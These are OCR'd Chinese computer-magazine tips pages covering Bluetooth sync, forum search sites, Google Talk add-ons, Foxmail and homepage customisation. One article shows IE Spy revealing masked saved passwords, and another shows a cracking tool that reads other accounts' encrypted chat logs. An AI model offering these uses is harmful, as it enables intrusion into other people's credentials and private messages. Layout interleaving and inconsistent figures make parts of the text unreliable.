"配对"是一个蓝牙术语，是指两个蓝牙装置在首次互通使用时，应通过简单地设置使两个蓝牙装置之间能够相互找到对方，并相互予以一对一确认，只有通过确认后才能顺利地实现彼此之间无线通信。两个蓝牙装置之间一经配对后，就不必每次都要做确认，想连就连，非常方便。

首先，开启PPC的蓝牙传输功能。进入PPC无线连接页面，点击蓝牙图标即可开启蓝牙功能，然后点击"设置"按钮，进入到"Bluetooth可访问性"选项卡，勾选"允许其他设备连接"以及"其他设备可以发现我"复选框，然后单击右上角的"OK"按钮完成设置(见图3)。



图3

在PC上的"Bluetooth设备"对话框中切换至"设备"选项卡，单击"添加"按钮打开蓝牙设备添加向导。勾选"我设备已经设置并且准备好，可以查找"，单击"下一步"按钮，此时在设备列表框中便会列出蓝牙适配器所搜索到的所有可供连接的蓝牙设备。选择PPC设备，单击"下一步"按钮进入到密码配对窗口。如果希望自己来设定配对密码，则可以选择"让我选择自己的密钥"，然后在输入框中输入一串数字，比方说567895(见图4)，然后单击"下一步"按钮。此时，在PPC屏幕上将会弹出"设备配对"窗口，在该窗口的"通行密钥"旁输入刚才所设定的数字568795，然后单击右上角的"OK"按钮，PPC与PC的配对便完成了(见图5)。在电脑屏幕上的向导完成窗口中会列出分配给蓝牙设备的COM口号码，记住传入的COM口号以备后用。



图4




图5

第三步:蓝牙同步

在电脑上安装好PPC随机附送的同步软件Microsoft ActiveSync(下载地址:http://www.microsoft.com/china/windowsmobile/downloads/activesync38.mspx)，在该软件菜单栏上依次单击"文件→连接设置"，打开"连接设置"对话框，勾选"允许通过COM端口上的串行电缆或通过红外线端口建立连接"复选框，然后单击下拉箭头选择刚才向导结束窗口中显示的传入COM口号码，最后单击"确定"按钮(见图6)。

小提示

如果希望PPC通过蓝牙连接共享上网，需要在图5窗口中勾选“允许通过网络以及远程访问服务器与此台式计算机建立连接”复选框。



图6

进入PPC蓝牙管理器窗口，单击单击左下角的“新建”，在打开的“连接向导”界面点击“通过Bluetooth进行ActiveSync”，然后一直单击“下一步”按钮直到出现显示计算机窗口。由于PPC与蓝牙适配器已经完成了配对工作，因此电脑的计算机名已经出现在列表中，单击该计算机图标。很快，PPC便与电脑建立了同步连接，只要勾选“为该连接创建快捷方式”后，单击“完成”按钮便可以在蓝牙管理器主窗口建立同步的快捷方式(见图7)。以后需要和计算机同步时，只要双击该快捷方式即可(见图8)，同步效果与接在PDA底座上完全一样。



图7



图8

小提示

让PPC直接访问Internet

如果你和笔者一样，希望能在PPC上直接访问因特网，除在第三步中进行设置外，还要在桌面上右击“网上邻居”图标，选择“属性”命令打开“网络连接”文件夹，右击其中的“本地连接”(也就是你用来连接因特网的连接)图标，选择“属性”，在打开的“本地连接属性”窗口内切换至“高级”选项卡，在“Internet连接共享”一栏中勾选“允许其他网络用户通过此计算机的Internet连接来连接”复选框(见图9)。这样就大功告成了！



图9

CF [YY27]

找呀，找呀，找帖子

★★ ■ABC

论坛就像一座座网络中的虚拟社区，它们不像门户网站那样包罗万象，但由于内容全部来自网友，并且往往会根据兴趣爱好聚拢一批批精英分子，所以有时反而更容易找到自己需要的信息，比如：你想在北京找到好吃的地方、你想装修房子，不知该选择哪种磁砖或卫浴、或者你想出游，不知该去哪里，相关的专业论坛往往会让你很快得到答案。但论坛实在太多，帖子太多，许多论坛还需要注册才能浏览，因此为了方便网民，最近论坛搜索一下子火了起来。

1.奇虎——http://www.qihoo.com/

就像一个论坛的门户网站，每天都收集整理各类热门或精华帖放置在首页或频道中，目前可以搜索和浏览多达483，219论坛。

2.贴易——http://www.teein.com

号称中文聚合门户，搜索引擎由四部分组成：爬虫程序、监控程序、索引数据库、检索程序，Teein网站只需将用户查询内容和一些相关参数传递到Teein搜索引擎服务器上，后台程序就会自动工作并将最终结果返回给Teein网站。

3.ChinaBBS——http://www.chinabbs.com

自称目前国内最大最全的中文论坛和博客的精选网站。每天实时关注数十万中文论坛和博客的最新动态，并把散落的点点珍珠串连起来，提供论坛及博客好贴精选、论坛及博客导航及排行榜、帖子搜索引擎 、在线论坛博客等。

4.Teebit——http://www.teebit.com

首页宣称覆盖万余中文网络论坛，与前面几家不同的是，它更像Google一样专注于搜索的网站，只有搜索目标选择、搜索文本框等简要的元素。

5.中搜论坛——http://bbs.zhongsou.com/

中搜下的一个子业务，号称可以搜索6，1780个论坛的贴子，首页也是门户型的，栏目分类较其他更为详细。

CF [YY28]

M-ZONE 网站任你“狂妄”不已

动感地带是M-ZONE人的通信自治区，M-ZONE人就是喜欢时尚、好玩和探索。动感地带的网上家园(www.m-zone.com.cn)，以不拘一格的风格和丰富多样的资讯，为时尚的人群带来了最新鲜、最刺激的网上冲浪感受。在这里，没有你做不到的，只有你想不到的。

1.时尚的异度空间

点击进入动感地带网站，仿佛来到充满幻想的异度空间。在动感地带那炫目的橙黄中，M-ZONE风格的一男一女在随着R&B节拍做体操，实际上这是动感地带的欢迎界面。他们到底是自顾自的表演呢，还是号召时尚的人们行动起来？答案太多了，只管进行到底吧！

进入首页，精彩的“动感街舞大赛”正等着你的参与！主标题栏更酷似一排横空而出的星际平台，上面标注的各个主栏目名称；不断变换的光环似乎是超新星发出的晕彩，又好似太阳公公的笑脸；一架飞碟在平台上空盘旋，当鼠标移动到栏目上方，飞碟也尾随而来，空旷的轰音令人想起星球大战的宏伟场景，心潮莫名地为之澎湃。鼠标在各处移动，惊喜也随时到来，各种动态效果，让人的心情一下子就飞到了九天之外！

2.资讯的无涯之海

好看、好听虽很重要，但更重要的是有用。动感地带并没有偏废，整个网站共分为品牌天地、M-ZONE本垒、自助服务、动感社区、兄弟联盟、动感装备六个板块，让你置身于波涛汹涌的信息海洋，随时给你惊喜多多。

“品牌天地”主要展示动感地带品牌的各项业务和品牌信息。在这里可以看到即时发布的动感地带最新的品牌推广活动、了解各种业务内涵、动感专卖电信息，并可以下载最新的动感地带屏保、壁纸。这对M-ZONE人来说是个不错的消息。

“M-ZONE本垒”则是动感地带彩信、WAP、百宝箱、短信、手机钱包、邮箱、彩铃、无线上网等各种业务的分类展示。在“彩信”业务中，你可以定制新闻、天气、时尚资讯、彩图、动画等等，并可以实现彩信DIY。游戏、娱乐、商务、生活信息，你则可以在“百宝箱”中轻松搞定。在这里，你还可以定制手机邮箱、上网业务、彩铃等等。总之，各种最新鲜、最酷、最in的资讯都可以在这里找到，让你永远处在时尚前沿。

“兄弟联盟”则是动感地带品牌联盟推广的展示专区。了解麦当劳动感套餐的相关咨询，查询NBA篮球大篷车的最新进展，都在这里一目了然。而“动感装备”则汇聚着动感地带定制手机和其他时尚手机的信息，让你从兵器上就先声夺人，自然步步领先。

当然，这里的资讯并不是三言两语能说完的，因为动感地带在不断前进，网站也在随时更新，就像海岸线上的太阳每天都是新的。

3.我的地盘听我的

“我的地盘听我的”是动感地带的独特主张。动感地带以客户为本，网站更是一个很好的展示平台。“自助服务”就充分体现了“让M-ZONE人自己做主”的理念。在“用户专区”可以实现部分业务的晚上办理。输入手机号，M-ZONE人立即能享受到话费查询、积分查询、业务办理、客户密码变更、手机报停／复话、挂失申请、手机归属地查询、营业厅导航、客户投诉、预约开户、网上缴费等服务。今年新推出的M计划业务在动感地带网站也设有专栏，M-ZONE人可以在这里查阅自己的M值，并选择用M值兑换话费啊、信息业务啊、乃至环保活动的小树苗啊等等。同时，“资助服务”栏目还设置了预约开户、手机归属地查询、营业厅导航业务，这些都让M-ZONE人省去了跑营业厅、排长队、拨打客服电话，或者四顾茫然的麻烦，足不出户、手不离键，就已将这些轻松搞定。

既然是年轻人的“通信自治区”，M-ZONE人就应该享受“主人翁”的待遇。M-ZONE人有了麻烦，意见、建议，都可以通过“投诉”通道轻松实现，只要填上相关信息，动感地带的客户服务部门就会在最快的时间内给你满意的答复。

4.网上家园，M-ZONE人的互动天地

在张扬个性的动感地带，每个人都是大写的“我”，动感地带致力于打造一种张扬个性、凸现自我的时尚文化，网站中的“动感社区”就致力打造网上时尚一族的“我的地盘”。从网站欢迎界面开始，就极力宣扬“有身份，才是真正的M-ZONE人”的主张，如果你是M-ZONE人，那么就用自己的账号登录；如果暂时还不是也不要紧，这里欢迎任何人登录新的账号。通过不到10秒的注册，你就能获得一个新的账号和密码。凭借这个，你就可以在整个网站畅通无阻。各种精彩的资讯，新鲜的活动，你都可以体验——这就是M-ZONE人的特权享受！

当然，特权享受不止于此，在动感社区里面，你会更多地感受到M-ZONE文化的魅力。在“网上商城”，你可以用网站虚拟的M币(新用户可以免费获得500M币)来购买一身行头，包括头饰啊、衣裙啊、首饰啊等等，将自己装扮成淑女，也可以装扮成武士，还可以扮作X战警……一切都随心而动。“打扮”好后，你可以前往BBS，根据自己的感觉选择“互动电影乐园”、“hip-pop”、“体育沙龙”、“我爱周杰伦”等主题BBS上与志同道合者分享经验和快乐，感受M-ZONE大家庭的荣耀与温馨，还可以一起去“明日星干线”对推介的歌手和乐队品头评足，去“游戏”区养宠物、玩扑克……说累了，看累了，玩累了，你还可以约上好友一起前往“照相馆”合影，留下自己的动感瞬间。

这一切看上去和我们习惯中的网站是如此迥异，却又如此令人神往，都只因为动感地带独特的品牌文化，建造了M-ZONE人的时尚网上乐园，给富于激情、富于创造的M-ZONE人以任我“狂妄”海阔天空。还等什么呢？快去www.m-zone.com.cn吧！

IE 请不要躲避我的眼睛

★★

■软件DIY

IE Spy是一款小巧的免费软件，它的功能很简单，但却非常实用，当你忘记了论坛密码，或者网页限制不能使用右键菜单时，它就会派上用场，可以帮你看到这些不能直接看到的网页内容。

IE Spy小档案

▶软件版本：0.01　　软件大小：209KB
▶软件性质：免费软件　　适用平台：Windows 2000/XP
▶下载地址：http://www.51ct.cn/Download.asp?ID=618

小提示

IE Spy的功能可能会导致卡巴斯基KAV杀毒软件提示有毒，不过这是误报，你可以尝试用其他杀毒软件再检查一下。

实例一：有多少密码也逃不过我的法眼

为了方便，我在许多商城、论坛中都使用了自动完成密码输入功能，当我输入账号时，系统会帮我自动完成密码输入，但长时间不输入密码，竟然忘记了密码是什么，于是找来了许多看星号密码的工具，但发现竟然都不支持查看网页中的星号密码。

解决：IE Spy最重要的功能就是查看网页中的星号密码，运行IE Spy后要注意调整一下窗口大小，因为默认的窗口过大可能会影响操作，另外要选中"Stay topmost"选项，以使其窗口最上层显示。然后单击"Start"按钮，将鼠标箭头放置于网页中的星号密码框上，即可在IE Spy窗口中的"Text"栏看到真正的密码了（见图1），而且这个功能在基于IE内核的Maxthon、Green Browser等其他第三方浏览器中都可使用。另外，IE Spy的这个功能也可以直接获取应用程序中的星号密码，使用方法完全相同。



图1

实例二：禁掉右键我就看不到你了？！

许多网站为防止别人复制网站中的内容，都禁用了右键菜单功能，并且有些还禁止查看源文件，这时想查看网站中的图片地址或者文件下载链接就变得比较困难了。

解决：IE Spy可以显示出网页中鼠标所在位置的元素属性信息，其中就包括图片地址或下载链接信息。同样单击"Start"按钮，把鼠标光标放在图片或文件下载链接上面，在IE Spy窗口中就会显示出该链接的相关信息，对于图片还会显示出大小、日期等信息，在"Text"栏中显示的就是图片或文件的链接地址，不过当移开鼠标时，这里显示的链接就会消失，你可以先在键盘上按下"Alt+T"组合键暂停，然后在"Text"栏中单击鼠标右键，选择"复制"即可将链接复制到剪贴板中了。而对于限制查看源文件的网页就更方便了，打开"DHTML Tree"选项卡，并在窗口上面的网页列表中选择你要查看源文件的网页，单击"View Source"按钮，即可在窗口下面看到源文件内容了（见图2）。



图2

小提示

这里的"Inplace Edit"是一个比较有趣的功能，它可以让你直接在浏览器中编辑网页，随意调整页面布局或者删除元素，对于制作网页的朋友，可以更直观地看出调整效果，非常方便。单击"Analyze"按钮则可以显示出网页的DOM Tree列表，对于分析网页也有一定帮助。

CF [YY29]

简单、精美、会说话的网络相册

BubbleShare（http://www.bubbleshare.com/）是一个非常酷的网络相册服务，和其他网络图片存储服务有很大区别，它没有用户概念，也没有复杂的相片管理功能，快捷易用是它最大的特点。

进入BubbleShare网站后，直接增加图片、输入名字和邮件地址，就能即刻生成一个界面漂亮的网络相册。你可以用邮件和朋友来分享，相册浏览者也可以对照片进行评论。当然，你可以进一步加工BubbleShare的相册：修改标题、为图片增加文字描述，甚至还能为每张照片添加30秒的语音描述。

相册建立后，BubbleShare会发送一封带有加密链接的邮件。通过此邮件，可以对相册进行管理和修改。另外，BubbleShare还提供了RSS输出方便追踪对相册的评论。

CF [YY30]

“百变”论坛头像

★★

■飘零雪

经常上论坛的朋友，有没有想过：如果页面每刷新一次，论坛上的头像就能变换为不同的样式？这样不是时刻都能保持新鲜感？如何创造这令人羡慕的“百变”形象呢？我们将在下文中Step by Step地介绍其操作方法。

第一步：需要准备一个PHP空间，可以在本机架设，也可以在网上申请。在本文中，我们以前者为例。首先，在Windows XP系统上安装IIS 5.1（在“控制面板→添加或删除程序”中添加“Internet信息服务（IIS）”组件。然后，安装PHP 4.4.1（下载地址：http://down.chinahtml.com/soft/server/php-4.4.1-installer.exe），以使其支持PHP运行环境。在安装过程中，需要选择目的文件夹等配置信息。其中，在“Please select the type of http server you wish to configure to run php.”（选择服务器类型）安装界面中，设置HTTP服务器类型，在此要选择IIS 4或以上版本（见图1）。最后，若是看到“IIS Has been configured”对话框，则表示已成功配置完毕。




图1

第二步：选择“控制面板→管理工具”，启动“Internet信息服务”。在弹出窗口中查看左侧视图，选择当前的Web站点，用鼠标右键单击，在弹出菜单中选择“属性”。而后，在弹出窗口中切换到“主目录”标签页，先将PHP本地文件夹设置为“本地路径”（见图2）。再点击“应用程序配置”项目中的“配置”按钮，在“映射”标签页的“应用程序映射”列表中，查看PHP文件是否已被成功映射（见图3）。如果未被成功映射并看到PHP扩展名，则需要手动添加。




图2

第三步：运行文本编辑器，在其中输入“<?readfile(rand(1，9).'.jpg)；?>”（见图4）。注意：(1，9)中的数值表示我们准备的1～9个头像文件的名称（数量不限）；“.jpg”表示头像文件扩展名（可以按需更换为gif等其他格式）。



图3

第四步：将文件另存为PHP文件并命名，如“jh.php”。并将此PHP文件与“1.jpg”～“9.jpg”依次命名的头像文件放置于本地PHP文件夹中。下面，运行“jh.php”文件，在页面中将看到一个头像（见图5）。刷新后，即可看到其他头像。




图4

第五步：登录论坛（以sogua论坛为例）后，进入“个人信息”查看页面，在此点击“修改头像”按钮，而后查看右侧的“贴网上地址”选项，在其中输入“http://xxx.xxx.xxx.xxx/jh.php?.jpg”（xxx代表网址信息）。其中本机Web服务器IP按需自行更换，“jh.php”是刚才创建的PHP文件，“jpg”为头像文件扩展名（见图6）。




图5



图6

确认操作后，每刷新一次当前用户资料或发帖页面，即可看到自己ID上不同的头像随机更换。哈！很快就会有无数网友MM问你：“你的头像怎么变得这么这么快呀？教教我吧！”

[YY31]

武装 Google Talk 九大利器

★★

■朱莉

不少朋友已经用过 Google 新推出的即时通讯工具 Google Talk（以下简称 GT），其优越的语音质量与 Skype 不相上下，从而赢得网民的喜爱。虽然其界面简单大方，但功能确实太少，而且在聊天时还会受到一些限制。为此，它的爱好者们又准备了九大利器，让我们一起来动手实战从内到外武装这个新生儿吧。

Google Talk 我用中文的

对于英语不好的朋友来说，在动手为它武装前，先找个汉化补丁把它汉化了。打造 Google TalkV1.0.0.72 汉化版：

Google Talk V1.0.0.72原地址：http://qcjd.vicp.net/Soft/ShowSoftDown.asp?UrlID=1&SoftID=291

汉化补丁下载地址：http://dl7.mydown.com/soft2/200510/HB_GoogleTK_10072_chenmy.exe

换个心仪的声音

每个 IM 文件在消息到达时都有默认声音，GT 也不例外，如果嫌不够有个性，可以用 Sound Replacer 替换 Google Talk 默认的声音。Sound Replacer 下载地址：http://www.newhua.com/cfan/200524/replacesounds.zip。解压下载的压缩文件，双击运行 replacesounds.exe 文件，在弹出的对话框中，左侧分别是 "Message received"（消息到达）、"Start Call"（开始呼叫）、"Dial tone"（拨号音）等待替换的选项，右侧是替换声音的路径。例如更换消息到达的声音，选中左侧一个将要替换的对象（Message received），再单击右侧 "Path" 旁有三个点的小按钮（见图 1），选择新的声音文件（wav 格式文件）替换默认的声音文件。单击 "Preview"，可以预听被替换的声音，最后单击 "Replace" 即替换默认的声音了。



图 1

改个名原来这么简单

在 QQ、MSN 中要改个名，只要简单设置即可。可在 GT 里就比较麻烦了，在 "设置" 对话框中没有更改昵称的选项，但这个常用功能我们还是要用的，Nickname Change 来了，可以快速更改 GT 昵称。下载地址：http://www.customizetalk.com/download.php?id=3。解压下载的压缩文件，双击运行 nicknamechanger.exe 文件，弹出 "Google Talk nickname changer" 对话框，在 "Account" 框下输入需更名的邮箱和密码，在 "Nickname" 框下输入更改的昵称（见图 2），注意国外的称呼与中文表达刚刚相反，输入完成单击 "Submit" 按钮。一般情况下重新登录 GT 即可看到更改的效果，有时甚至需要重启电脑或在其他电脑上重新登录一次才能成功。




图 2

长长的情书看我发

我们知道，GT 在发送文本信息时，会受到字数限制，而 Character Limit Extende 可以更大限度地发送长文本信息。Character Limit Extender下载地址：http://www.customizetalk.com/download.php?id=12。解压运行后，会弹出一个提示你扩展字符限制的对话框（见图 3），大意是用 GT 聊天可以将发送的字符扩展到 1308842 个字符。打开一个聊天对话框，开始将积蓄已久的所有情话全部倾诉出来，当超过一千字左右，运行这个小插件，单击图 4 对话框中的 "GO" 按钮，运行成功后，会弹出 "Succesfully completed!" 对话框。



图 3



图 4

小提示

如果不打开，单击 "GO" 会弹出 "Could not find a conversation window"（不能找到转换窗口）对话框。

五彩马甲随我换

GT 从诞生之日起，就是以

白色为主基调，天天看着一种纯白色，实在有点视觉疲劳，Google Talk Color Changer是个很有趣的插件，可以把的GT改为你自己想要的任何颜色，它是通过自己调色完成的。Google Talk Color Changer下载地址：http://www.customizetalk.com/download.php?id=5。首先退出GT，双击运行gtcolorchanger.exe文件，弹出"GT Color Changer"对话框，拉动从左到右三个滑块可以调整GT的外观，为了对比鲜明，笔者先调了一个红色，单击Patch，弹出"Completed!"，完成设置。重新登录GT（见图4），呵呵，看外观已经被改变了吧。

让你也知道我在听什么

在QQ和MSN下都可以设置让对方以看到自己听的歌，其实在GT下面仍然可以使用Winamp to Google Talk这个小软件一样查看对方GT朋友用Winamp播放的MP3。下载地址：http://www.customizetalk.com/download.php?id=11。双击运行winamptogoogletalk.exe文件，弹出"Winamp to Google Talk"对话框，在"Song"框中可以自动看到"Now playing:XXXX"（见图5），其中的XXX即是对方正在用Winamp播放的MP3歌曲。



图5

留住我们美好的过去

心仪网友的交流、重要的商务对话等GT的聊天内容，已成为我们生活中的一个重要部分，而登录GT后，单击菜单栏上的"设置"，在窗口左侧选择"隐私方式"，系统自动选中"保存近期聊天记录"。但如果想保存更长时间的聊天记录呢？用Google Logger这个小工具吧，它可以帮你自动记忆很长时间的聊天记录，其下载地址：http://www.customizetalk.com/download.php?id=14。双击运行Logger.exe文件，弹出对话框自动找到聊天记录的位置（默认情况下是C:\Documents and Settings\用户名\Local Settings\Application Data\Google\Google Talk\chatlogs），并且已自动选中该程序以后是随计算机启动而启动运行，这样以后你使用GT的聊天记录就会保存得更久一些。

别想偷看我的记录

有时使用的公共计算机聊天，即使不能登录你的GT，仍担心有人会用其他方法看到自己的记录。最好的解决方法就是彻底地删除它，使用History & Status Cleaner可以删除。History & Status Cleaner下载地址：

http://www.customizetalk.com/download.php?id=13。解决后双击运行EXE文件，弹出"Google Talk History Cleaner"对话框，提示"Successfully cleaned!"（见图6），表示已删除成功。再启动Google Talk，无法查看聊天记录了。



图6

加密的聊天记录我一样看

众所周知，只要登录Google Talk，打开和某人的聊天对话框，可以查看最近的聊天记录。但如果重装了系统，如何查看这些备份出来的文本文件呢？而且GT的这些聊天记录文件是加密的隐藏文件。一位叫aqiao的作者基于.net frameworks开发一个Golg程序，可以帮助我们查看这些聊天记录。

第一步：下载破解软件。下载地址：http://www.i170.com/attach/1DBD1FF7-5C68-476D-9BC2-073EF46875B8。

第二步：查看隐藏文件夹。打开"C:\Documents and Settings\用户名"文件夹，单击菜单栏上"工具/文件夹选项"，切换到"查看"标签，选中下面的"显示所有的文件和文件夹"，单击"确定"按钮即可。

第三步：查看聊天记录。运行Golg.exe，在弹出的"Google Talk聊天记录查阅器"对话框中，单击"选择目录"按钮，选择C:\Documents and Settings\用户名\Local Settings\Application Data\Google\Google Talk\chatlogs路径后，左侧框内自动显示出曾在本机上登录过的Gmail账号，选中其中一个，在右边即会出现该Gmail账号的聊天记录（见图7）。



图7

[YY32]

Foxmail 6.0 都有哪些新招数

★★

■安徽　呆瓜

一边收邮件，一边看新闻

RSS是现在比较流行的新闻阅读模式，在Foxmail 6.0中也整合了RSS阅读功能，可以让你一边收邮件一边看新闻。打开Foxmail，选择窗口左侧的"RSS阅读"项，将会看到列表中程序自带的一些RSS频道类别，直接点击便可阅读相应频道中的内容。

1.添加RSS频道

右击"我的RSS频道"，选择"新建频道"项，打开向导窗口。

在此有三个选项，第一项是让通过复制网站上的RSS链接来添加频道；第二项用于频道组的导入（即从备份的频道组建立频道）；第三项则是通过类似搜索引擎的模式建立你感兴趣的频道组。在此以第一项为例，选择之后单击"下一步"按钮，粘贴感兴趣网站上的RSS链接，然后按照向导提示完成新频道的添加即可。按照自己的兴趣爱好，用上述方法再添加其他的RSS频道。

2.阅读RSS新闻

添加RSS频道后，就可以通过Foxmail来阅读这些频道中的内容了。在频道列表中选择相应的频道组中的栏目，在右侧窗口中便会看到具体文章内容了（见图1）。



图1

直接选择右上侧窗口列表中的文章名便可在下面的窗口中阅读该文章的内容，双击它还可以打开系统中默认的浏览器程序并显示详细内容信息。另外，程序会按照默认设置的时间周期（更改自动更新周期可以通过右击该频道组并选择"频道组设置"项来设置）来更新频道中的内容，你也可以直接按F2键来更新特定的频道中的文章。

小提示

导出频道列表

如果想与朋友分享自己建立的频道内容，可通过频道组导出功能将特定的频道信息导出为文件：右击要导出的频道，选择"导出当前频道群组的OPML信息"项，选择好保存位置将其导出即可。而当要导入时，只要通过新建频道，然后在新窗口中选择"第二项"，依照向导将先前导出的频道组信息导入即可。

更智能，垃圾邮件你别逃

Foxmail 6.0在之前版本的贝叶斯过滤技术基础上，增加了自动智能化学习方案，根据用户收取邮件的数目增多，对付垃圾邮件的功能则越发增强。如果从旧版本中升级上来，建议先对邮箱中的邮件进行整理，将认为是垃圾邮件的邮件放到垃圾箱，然后再让Foxmail学习一次：单击菜单"工具→反垃圾邮件功能设置"，在打开的窗口中选择"贝叶斯过滤"选项卡，勾选"使用贝叶斯概率模型判定接收的邮件是否垃圾邮件"选项，再单击"学习"按钮，打开如图2所示的向导窗口。选择你的邮件箱，然后选择为"非垃圾邮件"项，进行学习，按照同样的方法，将垃圾邮件箱设置为"垃圾邮件"再进行学习一次。这样将会使你的Foxmail在判定垃圾邮件时更加准确。



图2

邮件窗口布局随我定

新版本中，查看邮件摒弃了传统的布局方式，而采用更加人性化的依照日期归类模式，当然也可以通过单击邮件列表中的"收件人"、"日期"、"主题"等选项在不同的模式间切换显示风格。

同时还可以通过单击窗口右下角的四个布局按钮来切换不同布局模式。而在阅读邮件或是RSS新闻时，还可以过滤目标，选择只显示未读、今天收到的以及其他几种过滤规则来显示邮件或是RSS新闻，这项操作只要单击菜单"查看→过滤与搜索工具栏"项，然后在显示的工具栏中进行选择即可。

除上面提到的这些新功能外，新版本中还对查看HTML格式的邮件进行了安全方面优化，避免了因使用HTML方式而感染恶意病毒，此外，对像Gmail、Yahoo邮箱的支持也做了优化。这次新版本的推出，虽然并不算是彻底的一次革命，但增添的新功能、优化后的各种操作使我们在使用Foxmail时更加轻松自如。 [YY33]

Google:请把好东西快递到我家！

■日月双星

最近，Google推出中文版个性化主页，用户可根据自己喜好设定，然后利用Google搜索引擎自动生成个性化主页。你可以方便地将对自己有用的网络内容和Google功能相结。

小提示

用自己的名字命名Google

想过用自己的名字命名Google搜索引擎吗？只要登录http://www.googlefor.com/mygoogle.aspx，接着单击"Make Your Search Engine>>"链接，在出现的页面中的"Please Enter Your Name"文本框中输入你的名字（目前不支持中文及标点符号），然后单击后面的"Create"，在接下来出现的页面中标题就变成你的名字（Google风格）了。这个网站还支持制作类似的Yahoo个性搜索页面，在刚才的"Please Enter Your Name"页面中，单击"Yahoo! Logo Maker"即可。

1.身份验证

要使用Google的个性化主页，必须拥有一个Google的账户。如果你曾使用过Gmail、Google网上论坛、Google快讯、Froogle购物列表或个性化搜索等服务，那么就已经拥有了Google账户。如果还没有账户，可以通过https://www.google.com/accounts/NewAccount创建新账户。

2.设置步骤

第一步:创建Google账户后，访问Goole的首页，单击平面右上角的"登录"。登录以后单击屏幕右上角的"个性化主页"链接进入个性化的Goole主页。这里可以看到几个默认的栏目"新浪体育""焦点""网易商业""和讯网摘"。

第二步:单击平面左上角的"添加内容"，使用左边栏设置Goole个性化主页的内容。这里可看到有"我的资料"、"新闻"、"财经"、"科技"、"体育"、"生活方式"、"娱乐"　等几个栏目。我们可以将它们添加到个性化首页去，这样就可以很方便地在首页看到自己Gmail中的新邮件，查看感兴趣的新闻。顺便提一下，"我的资料"中有个"书签"栏目，可以添加常去的站点，这样就可以通过访问Google的个性化主页来访问这些站点。

第三步:仅仅Google提供的内容显然不能满足大家的需求，所以Google允许添加其他站点的RSS链接。我们可以在左边栏的最下方找到"创建一个部分"来添加RSS链接。这样就能把自己常去的Blog站点的链接都添加到这里，直接在首页看到这些Blog的更新，有点像WEB版本的RSS阅读器。

第四步:添加完栏目，再对版面进行调整一下，让它更适合我们使用。单击目标栏目右上角的"编辑"链接，你可以设置此栏目更新消息的数目，可以设置为"1~9"。当你不需要某个栏目，直接点击该栏目右上角的"X"关闭此栏目。然后拖放栏目到任意位置，任意排列版面直到你喜欢为止。

个性化主页在单个网页上融合了Google的功能和整个Web内容，大大减少我们的点击次数。和Google搜索一样，点击一条时页面默认在当前窗口打开而不是新窗口，我们可以通过按住shift在新窗口查看。当然你还可以通过单击"经典主页"或"个性化主页"在两者间轻松切换（见图）。



微软的Windows Live

据微软称，Windows Live的宗旨就是：把一切都结合起来，你的朋友、最新的信息、电子邮件、搜索以及所有服务，所有你联机时所关心的都融为一体。下面就让我们一起来体验一下。

1.快速安家Windows Live

进入http://wwww.live.com，点击Sign In链接，如果你已经有了MSN Messenger账户，可直接用该账户登录（如果没有，则需要按Sign Up Now来注册新账户）。接着在页面左侧点击"Add Content"（添加内容），然后在页面右下方的"Add Content"区域输入关键词，比如：以打造电脑页面为例，输入关键词"电脑"，单击Search按钮来搜索相关的RSS资源，在搜索结果中如果发现自己感兴趣的，可直接单击"Subscribe"（订阅）来订阅该页面，并自动添加到左侧"My Web"栏目中，以后就可以在这个栏目中快速访问这些网站了。

目前Windows Live还不提供中文页面，下面以添加天气预报和星座为例，在主页面的"Weather Forecasts"（天气预报）区域可直接输入定制天气的城市和国家，比如：北京为"Beijing,CHN"（如果不知道所在城市的英文名称，可点击"Weather Forecasts"链接，然后打开http://weather.msn.com，根据地图查找英文名称和天气），接着单击"Add"按钮即可添加。

添加星座的方法为在页面左侧点击展开"Gadgets"，

我的Yahoo，我做主

■ABAB



进入http://www.yahoo.com.cn，单击“定制多栏目”链接，在打开的页面中你可以定制天气预报、首页显示的新闻内容、股票等个性化内容，确定后即可返回Yahoo首页，你会发现这里的信息变成了你定制的内容。

除上面介绍的定制方法外，Yahoo还提供有更为个性的My Yahoo定制服务——http://cn.my.yahoo.com，如果你还没有注册，则需要先单击“我要注册”进行注册，接着登录即可开始定制自己的个性化首页了，比如：更改颜色、内容、布局等。你甚至可以保存自己经常使用的关键词（见图）。

你活在哪儿？

■CDCD

再点击“Horoscopes”（星座），接着点击右侧的“Add to my page”即可（见图1）。




图1

小提示

快快申请微软2GB邮箱

